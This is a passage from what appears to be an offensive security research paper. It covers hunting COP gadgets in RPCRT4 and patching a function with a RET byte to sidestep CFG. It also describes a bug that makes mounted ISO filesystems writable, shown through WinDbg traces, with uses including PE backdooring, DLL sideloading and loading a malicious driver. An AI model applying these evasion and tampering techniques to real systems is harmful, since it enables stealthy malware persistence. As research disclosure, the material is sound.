
Figure 39: Hunting COP in RPCRT4

A nice approach is to find all potential COP instructions in the program in the form of `CALL R10`, then search backwards for another call instruction and resolve its address. To achieve this, we first implemented a function to Hunt for the COP instruction.

```
PVOID HuntForCopInstruction(PVOID startAddress, SIZE_T size) {
    UINT64 currentAddress = (UINT64)startAddress;
    UINT64 endAddress = currentAddress + size;

    while (currentAddress < endAddress) {
        if (*(WORD*)currentAddress == 0xff41 && *(BYTE*)(currentAddress + 2) == 0xd2) {
            return (PVOID)currentAddress;
        }

        currentAddress++;
    }

    return NULL;
}
```

Then, we implement a function to find for generic calls. As we know this function is implemented before the Invoke, we filter out positive offsets.

```
PVOID HuntForCall(PVOID startAddress, SIZE_T size, BOOL backword) {
    UINT64 currentAddress = (UINT64)startAddress;
    UINT64 endAddress = currentAddress + size;
    if (backword) {
        currentAddress = currentAddress - size;
        endAddress = (UINT64)startAddress;
    }

    while (currentAddress < endAddress) {
        if (*(BYTE*)currentAddress == 0xe8 &&
            0xffff0000  <= *(DWORD*)(currentAddress+1) &&
            *(DWORD*)(currentAddress + 1) <= 0xfffffff0) {
            return (PVOID)currentAddress;
        }
        currentAddress++;
    }
    return NULL;
}
```

To calculate the address for a relative CALL, which is typically 5 bytes in total, use the following process:

```
UINT64 CalculateCallTarget(HMODULE hMod, UINT64 callAddress) {
    DWORD offset = *(DWORD*)(callAddress + 1) + 5;
    DWORD relativeCallAddress = (DWORD)(callAddress - (UINT64)hMod);

    DWORD targetRva = (relativeCallAddress + offset) & 0xffffffff;
    return (UINT64)hMod + targetRva;
}
```

Once located, we can easily patch this with a simple, one byte Patch (RET), to avoid triggering CFG.

D. EMULATED FILESYSTEM "BUG"

For a long time, red teamers have strategically utilized ISOs to deliver payloads effectively, exploiting specific features that bypass certain security checks such as the Mark of the Web (MOTW) attribute. Traditionally, ISOs, along with CDs, have been preferred for their robustness in maintaining the integrity of the content against unauthorized modifications. However, as technology evolves, the usage of optical media like CDs has diminished, though ISOs continue to be relevant, especially among software companies for software distribution.

ADVANTAGE OF CDFS IN SECURE SOFTWARE DEPLOYMENT

ISO files, like virtual hard disk (VHD) files, are essentially archive files from which one can mount an emulated optical disc. This emulation turns the ISO into a read-only filesystem, which is a significant advantage over other archive formats such as ZIP files. When mounted, the contents of an ISO are presented to the operating system as if they were read from an actual physical medium. This characteristic inherently protects the integrity of the data, as the mounted filesystem is not writable, preventing any tampering with the contents post-mounting.

Another advantage of Image files over normal archives is the ability, in Virtualized environments, to distribute the same content to multiple machines without copying over the file across different systems.

To contextualize this concept, it is possible to share a single instance of an ISO across multiple VMs in many different virtualized environments, such as ESXi Servers, VMSphere, or Hyper-V[26]. During several assessments, we found this solution was still broadly adopted in many OT environments to ensure consistency.

NOT REALLY READ-ONLY FILESYSTEMS

Despite these advantages, recent analyses and experiments have challenged the perceived security of these emulated, read-only filesystems. Specifically, our research revealed that the assumption of these filesystems being read-only is incorrect and can lead to severe security problems.

Before explaining how it is possible to overwrite the content of files and directories in emulated filesystems, let's first understand how these files are managed by the Windows operating system.

The management of these image files in Windows is handled by the CDFS (CD-ROM File System) driver. CDFS is specifically designed to read data from CD/DVD media and present it as a regular filesystem to the operating system and applications. When a CD/DVD is inserted, or an ISO image is mounted, the CDFS driver interprets the data on the media, translating it into a structure that the Windows filesystem can interact with seamlessly. This driver ensures that the data stored in the ISO 9660 format, which is standard for CD-ROMs, is correctly parsed and presented in a hierarchical directory structure, like how files and directories are organized in a more conventional filesystem like NTFS or FAT32.

The CDFS driver is responsible for handling various file operations such as reading files, listing directory contents, and accessing file attributes. It virtualizes the contents of the CD/DVD, making it appear as a read-only filesystem to both the user and applications. This virtualization means that while the underlying data on the physical media is immutable, the operating system can interact with it in a "natural" way. The ISO 9660 format supports a limited set of attributes in comparison to NTFS.

In the screenshot below, it can be observed that the "Properties" tab of a file stored on a CD is noticeably less "rich" compared to that of a regular file on an NTFS system. This is because the CD-ROM File System (CDFS) used for CDs and DVDs does not support the extensive metadata and advanced attributes available in NTFS. As a result, the properties information for files on a CD is limited to basic details like file name, type (extension), size, and timestamp. Interesting to note that the Attributes of these files are automatically set to R (Read-Only), and there are no explicit ACLs on them. More specifically, "Everyone" on the system has read access to them.

---

[26] Archiveddocs, 'How to Enable Shared ISO Images for Hyper-V Virtual Machines in VMM'.

Figure 40: CD File's Standard Attributes

File operations against file residing in CD Filesystems are operated by the CDFS driver, which is managed by the IO manager. The Windows I/O system is comprised of several executive components that collectively manage hardware devices and provide interfaces to these devices for applications and the system itself. This comprehensive system includes the I/O manager, Plug and Play (PnP) manager, and power manager.

Figure 41: User-mode to Kernel-mode Architecture

The IO Manager forwards the call from user-mode to the Filter Manager, which dispatches it to the correct Filesystem Driver. The Filesystem Filter Manager is a legacy file system filter driver that offers a comprehensive and well-documented interface for creating file system filters, simplifying the complex interactions between file system drivers and the cache manager. Minifilters register with the filter manager using the `FltRegisterFilter` API, typically specifying an instance setup routine and various operation callbacks. The filter manager calls the instance setup routine for each valid volume device managed by a file system, allowing the minifilter to decide whether to attach to the volume.

Of course, this means that the call will be dispatched to the CDFS driver if the call is made against a file residing on a CD Filesystem. Read/Write operations are handled by the `CdCommonRead` function.

```
1: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffba08`36a05038 fffff801`347c1399 cdfs!CdCommonRead
01 ffffba08`36a05040 fffff801`294ebef5 cdfs!CdFsdDispatch+0x129
02 ffffba08`36a050a0 fffff801`2e44a1db nt!IofCallDriver+0x55
03 ffffba08`36a050e0 fffff801`2e447e23 FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x15b
04 ffffba08`36a05150 fffff801`294ebef5 FLTMGR!FltpDispatch+0xa3
05 ffffba08`36a051b0 fffff801`29940060 nt!IofCallDriver+0x55
06 ffffba08`36a051f0 fffff801`29927db4 nt!IopSynchronousServiceTail+0x1d0
07 ffffba08`36a052a0 fffff801`299278a3 nt!IopReadFile+0x4d4
08 ffffba08`36a053a0 fffff801`2962bbe5 nt!NtReadFile+0xd3
09 ffffba08`36a05430 00007ffb`4fb0f434 nt!KiSystemServiceCopyEnd+0x25
0a 00000065`0c90e0c8 00007ffb`4d326bb8 ntdll!NtReadFile+0x14
0b 00000065`0c90e0d0 00007ffb`3cdbf010 KERNELBASE!ReadFile+0x108
```

Figure 42: Callstack from user-mode when reading a file residing on a CD Filesystem

This function will eventually reach the `nt!CcCopyRead` to dump the actual content of the file, from here we can check the address of the target file object, including its name. If we try to trace the execution from a read operation happening on the OS, we'll see something like the following:

Figure 43: Triggering a file read

The function `nt!CcCopyRead` is called to read the contents of the file on the "CD":

```
0: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffba08`376eee98 fffff801`302b8cdd nt!CcCopyRead
01 ffffba08`376eeea0 fffff801`302712c7 udfs!UdfCommonRead+0xacd
02 ffffba08`376ef020 fffff801`294ebef5 udfs!UdfFsdDispatch+0x1d7
03 ffffba08`376ef0a0 fffff801`2e44a1db nt!IofCallDriver+0x55
04 ffffba08`376ef0e0 fffff801`2e447e23 FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x15b
05 ffffba08`376ef150 fffff801`294ebef5 FLTMGR!FltpDispatch+0xa3
06 ffffba08`376ef1b0 fffff801`29940060 nt!IofCallDriver+0x55
07 ffffba08`376ef1f0 fffff801`29927db4 nt!IopSynchronousServiceTail+0x1d0
08 ffffba08`376ef2a0 fffff801`299278a3 nt!IopReadFile+0x4d4
09 ffffba08`376ef3a0 fffff801`2962bbe5 nt!NtReadFile+0xd3
0a ffffba08`376ef430 00007ffb`4fb0f434 nt!KiSystemServiceCopyEnd+0x25
0b 00000068`2470dc88 00007ffb`4d326b2b ntdll!NtReadFile+0x14
0c 00000068`2470dc90 00007ffa`fe2b2d18 KERNELBASE!ReadFile+0x7b
0d 00000068`2470dd00 00000000`00000000 0x00007ffa`fe2b2d18
```

Figure 44: Flow CcCopyRead

The first argument of the `CcCopyRead` function is a `FILE_OBJECT` structure, as declared in MS documentation:

```
BOOLEAN CcCopyRead(
  [in]  PFILE_OBJECT     FileObject,
  [in]  PLARGE_INTEGER   FileOffset,
  [in]  ULONG            Length,
  [in]  BOOLEAN          Wait,
  [out] PVOID            Buffer,
  [out] PIO_STATUS_BLOCK IoStatus
);
```

We can inspect it in WinDbg using the `dt` command. The file name can be observed at offset `+0x058`:

```
kd> dt nt!_FILE_OBJECT @rcx
   +0x000 Type             : 0n5
   +0x002 Size             : 0n216
   +0x008 DeviceObject     : 0xffffe684`031c16b0 _DEVICE_OBJECT
   +0x010 Vpb              : 0xffffe684`04d04940 _VPB
   +0x018 FsContext        : 0xffffd107`881a0840 Void
   +0x020 FsContext2       : 0xffffd107`8b113574 Void
   +0x028 SectionObjectPointer : 0xffffe684`041add48 _SECTION_OBJECT_POINTERS
   +0x030 PrivateCacheMap  : 0xffffe684`04513db0 Void
   +0x038 FinalStatus      : 0n0
   +0x040 RelatedFileObject : (null)
   +0x048 LockOperation    : 0 ''
   +0x049 DeletePending    : 0 ''
   +0x04a ReadAccess       : 0x1 ''
   +0x04b WriteAccess      : 0 ''
   +0x04c DeleteAccess     : 0 ''
   +0x04d SharedRead       : 0x1 ''
   +0x04e SharedWrite      : 0x1 ''
   +0x04f SharedDelete     : 0 ''
   +0x050 Flags            : 0x40042
   +0x058 FileName         : _UNICODE_STRING "\InstData\Setup.exe"
   +0x068 CurrentByteOffset : _LARGE_INTEGER 0x0
   +0x070 Waiters          : 0
   +0x074 Busy             : 1
   +0x078 LastLock         : (null)
   +0x080 Lock             : _KEVENT
   +0x098 Event            : _KEVENT
   +0x0b0 CompletionContext : (null)
   +0x0b8 IrpListLock      : 0
   +0x0c0 IrpList          : _LIST_ENTRY [ 0xffffe684`005c0680 - 0xffffe684`005c0680 ]
   +0x0d0 FileObjectExtension : (null)
```

Figure 45: File Object in Memory

Interestingly, the filesystem associated with the device object is marked as UDFS.

```
0: kd> dx -id 0,0,ffffe683fc485080 -r1 ((ntkrnlmp!_DEVICE_OBJECT *)0xffffe684031c16b0)
((ntkrnlmp!_DEVICE_OBJECT *)0xffffe684031c16b0)                : 0xffffe684031c16b0 : Device for "\Driver\cdrom" FileSystem:"\FileSystem\udfs"
    [<Raw View>]     [Type: _DEVICE_OBJECT]
    Flags            : 0x2050
    UpperDevices     : None
    LowerDevices     : Immediately below is Device for "\Driver\vhdmp" [at 0xffffe684000dc050]
    Driver           : 0xffffe683fc0b6e30 : Driver "\Driver\cdrom" [Type: _DRIVER_OBJECT *]
    FileSystem       : 0xffffe683fe7d3060 : Device for "\FileSystem\udfs" [Type: _DEVICE_OBJECT *]
    StorageDevice    : 0xffffe684031c16b0 : Device for "\Driver\cdrom" FileSystem:"\FileSystem\udfs" [Type: _DEVICE_OBJECT *]
```

Figure 46: File's Related Device Object

Finally, the file content is read from the Cache and sent back to the user.

```
1: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffba08`376eed68 fffff801`29490198 nt!CcMapAndCopyFromCache
01 ffffba08`376eed70 fffff801`299ea0e3 nt!CcCopyReadEx+0x1c8
02 ffffba08`376eee50 fffff801`302b8cdd nt!CcCopyRead+0x23
```

Figure 47: CcMapAndCopyFromCache

When the file is mapped into memory, read and write operations are performed directly in memory, completely bypassing the driver's functionalities. Because we are using an emulated filesystem, the driver does not reload the content from the file itself. It is important to note that this reload would occur if the CD were a physical drive, as the content could be fetched directly from the drive. However, in an emulated filesystem, the driver maps the content of the UDF system only once.

```
1: kd> !pte ffffe683ff614480
                                    VA ffffe683ff614480
PXE at FFFFE5F2F97CBE68    PPE at FFFFE5F2F97CD078    PDE at FFFFE5F2F9A0FFD8    PTE at FFFFE5F341FFB0A0
contains 0A0000043FE3A863  contains 0A0000043FE3D863  contains 8A000003594008E3  contains 0000000000000000
pfn 43fe3a    ---DA--KWEV  pfn 43fe3d    ---DA--KWEV  pfn 359400    --LDA--KW-V  LARGE PAGE pfn 359414
```

```
0: kd> !vad ffffe683ff614480
VAD             Level       Start           End         Commit
ffffe683ff614480  0      23b33d70        23b33e7b          0 Mapped      READWRITE      \InstData\Setup.exe
ffffe68400eb9ca0 -3      7ff4f9d80       7ff4f9e7f         0 Mapped      READONLY       Pagefile section, shared commit 0x5
ffffe683fe8dedd0 -2      7ff4f9e80       7ff5f9e9f         0 Private     READWRITE
ffffe683fe8de8d0 -1      7ff5f9ea0       7ff5fbea0         1 Private     READWRITE
ffffe683fca80d80 -4      7ff5fbeb0       7ff5fbeb0         0 Mapped      READONLY       Pagefile section, shared commit 0x1
ffffe683fca7f020 -1      7ff63c0c0       7ff63c287       124 Mapped  Exe EXECUTE_WRITECOPY  \Users\xanax\OneDrive\Desktop\IoCdfsLib.exe
ffffe68400ebbdc0 -2      7ffb38c70       7ffb38c84         3 Mapped  Exe EXECUTE_WRITECOPY  \Windows\System32\virtdisk.dll
ffffe68400ebb3c0 -1      7ffb4cde0       7ffb4cef0         4 Mapped  Exe EXECUTE_WRITECOPY  \Windows\System32\ucrtbase.dll
ffffe68400eb92a0 -3      7ffb4d300       7ffb4d6a5         8 Mapped  Exe EXECUTE_WRITECOPY  \Windows\System32\KernelBase.dll
ffffe68400eb9020 -2      7ffb4f8c0       7ffb4f983         7 Mapped  Exe EXECUTE_WRITECOPY  \Windows\System32\kernel32.dll
ffffe683fca81820 -1      7ffb4fa70       7ffb4fc86        16 Mapped  Exe EXECUTE_WRITECOPY  \Windows\System32\ntdll.dll

Total VADs: 11, average level: 390451571, maximum depth: 4294967295
Total private commit:  0xa3 pages (652 KB)
Total shared commit:   0x6 pages (24 KB)
```

Figure 48: File VAD is marked R/W

During the flush operation, we can observe that the file's memory is marked as read/write (RW), and the content is rewritten to what is usually the cached file stream. Since this is an emulated filesystem with virtualized content, any write operation on the Page Table Entry (PTE) where the file is mapped in kernel mode will persist unless the ISO is re-mounted.

```
0:000> u KERNELBASE!FlushViewOfFile L20
KERNELBASE!FlushViewOfFile:
00007ff8`b9048050 488bc4           mov      rax,rsp
00007ff8`b9048053 4883ec38         sub      rsp,38h
00007ff8`b9048057 48894810         mov      qword ptr [rax+10h],rcx
00007ff8`b904805b 4c8d48e8         lea      r9,[rax-18h]
00007ff8`b904805f 48895008         mov      qword ptr [rax+8],rdx
00007ff8`b9048063 4c8d4008         lea      r8,[rax+8]
00007ff8`b9048067 488d5010         lea      rdx,[rax+10h]
00007ff8`b904806b 4883c9ff         or       rcx,0FFFFFFFFFFFFFFFFh
00007ff8`b904806f 48ff15e2941d00   call     qword ptr [KERNELBASE!_imp_NtFlushVirtualMemory (00007ff8`b9221558)]
00007ff8`b9048076 0f1f440000       nop      dword ptr [rax+rax]
00007ff8`b904807b ba00000080       mov      edx,80000000h
00007ff8`b9048080 8d0c10           lea      ecx,[rax+rdx]
00007ff8`b9048083 85ca             test     edx,ecx
00007ff8`b9048085 740b             je       KERNELBASE!FlushViewOfFile+0x42 (00007ff8`b9048092)
00007ff8`b9048087 b801000000       mov      eax,1
00007ff8`b904808c 4883c438         add      rsp,38h
00007ff8`b9048090 c3               ret
00007ff8`b9048091 cc               int      3
00007ff8`b9048092 3d880000c0       cmp      eax,0C0000088h
00007ff8`b9048097 74ee             je       KERNELBASE!FlushViewOfFile+0x37 (00007ff8`b9048087)
00007ff8`b9048099 e9f8ee0600       jmp      KERNELBASE!FlushViewOfFile+0x6ef46 (00007ff8`b90b6f96)
00007ff8`b904809e cc               int      3
```

Figure 49: FlushViewOfFile Disassembled in WinDbg

```
nt!MmFlushVirtualMemory+0x1b4:
fffff801`299aebdc e85f6eafff        call     nt!MiUnlockAndDereferenceVadShared (fffff801`294a5a40)
1: kd> r
rax=0000000000000001 rbx=0000000000000000 rcx=ffffe683ff614480
rdx=0000000000000000 rsi=ffffe683ff614480 rdi=0000000000000000
rip=fffff801299aebdc rsp=ffffba0834157320 rbp=ffffba08341573b9
 r8=0000000000000000  r9=ffffe683fbb9b8d0 r10=ffffe683fbb9b950
r11=0000000000000002 r12=ffffe683fbb9b950 r13=0000000023b33e7b
r14=ffffe683fbb9b950 r15=ffffe683fbb9b8d0
iopl=0         nv up ei pl nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040202
nt!MmFlushVirtualMemory+0x1b4:
fffff801`299aebdc e85f6eafff        call     nt!MiUnlockAndDereferenceVadShared (fffff801`294a5a40)
```

```
0: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffba08`341571b0 fffff801`299aeb70     nt!MiFlushDirtyBitsToPfn+0x98
01 ffffba08`34157320 fffff801`299ae9c2     nt!MmFlushVirtualMemory+0x148
02 ffffba08`34157420 fffff801`2962bbe5     nt!NtFlushVirtualMemory+0x122
03 ffffba08`341574a0 00007ffb`4fb111a4     nt!KiSystemServiceCopyEnd+0x25
04 000000ff`8cd5f518 00007ffb`4d388516     ntdll!NtFlushVirtualMemory+0x14
05 000000ff`8cd5f520 00007ff6`3c1489c6     KERNELBASE!FlushViewOfFile+0x26
```

Figure 50: Memory is Flushed Down to MmFlushVirtualMemory

To evaluate the stability of the mechanism, we developed a fast PowerShell script to monitor for changes and let it run for hours after the file was tampered with on disk. In several hours of execution, we didn't identify any additional changes being reapplied to the file.

```
param(
    [string]$filePath
)

function Get-FileHashString {
    param (
        [string]$path
    )
```

```powershell
    $hash = Get-FileHash -Path $path -Algorithm SHA256
    return $hash.Hash
}

if (-Not (Test-Path $filePath)) {
    Write-Host "File does not exist: $filePath"
    exit
}

$previousHash = Get-FileHashString -path $filePath
Write-Host "Monitoring file: $filePath"

while ($true) {
    Start-Sleep -Seconds 5

    if (-Not (Test-Path $filePath)) {
        Write-Host "File has been deleted: $filePath"
        break
    }

    $currentHash = Get-FileHashString -path $filePath

    if ($currentHash -ne $previousHash) {
        Write-Host "File has changed: $filePath"
        $previousHash = $currentHash
    }
}
```

This process demonstrated that it is indeed possible to alter the contents of files within these supposedly immutable filesystems, exposing an important gap in the security model that governs emulated optical supports.

In a nutshell, the issue opens to a whole new class of vulnerabilities:

- Stealth PE Backdooring
- Universal DLL Sideloading Relative to the Emulated Filesystem Volume
- Universal Software Installation/Update Hijacking
- Shared Writeable Memory to be used for Malware storage and obfuscation.

This is even worse as regular antiviruses, even with SYSTEM privileges, cannot remove or quarantine data and files from emulated filesystems.

ABUSING OPTICAL SUPPORTS TO LOAD MALICIOUS DRIVERS

The strategies shown below will attempt to load a malicious driver abusing some less-known NTFS tricks that can help to avoid the usage of specific Windows Service APIs. The attack has to be considered a natural continuation of the previous RO bypass technique, which will be used to swap the content of a driver file on the ISO before loading.

Figure 51: ISO Loading

Once the ISO is mounted as a filesystem, the attack continues by selecting a specific service driver that can be started/stopped (requires admin unless of a misconfiguration) or selecting a service driver that can be started via a trigger. Please note that in the image the `WudfPf` service is being restarted, however, on newer version of Windows, this driver is not started by default, so it shows to be a perfect target for this kind of attack.
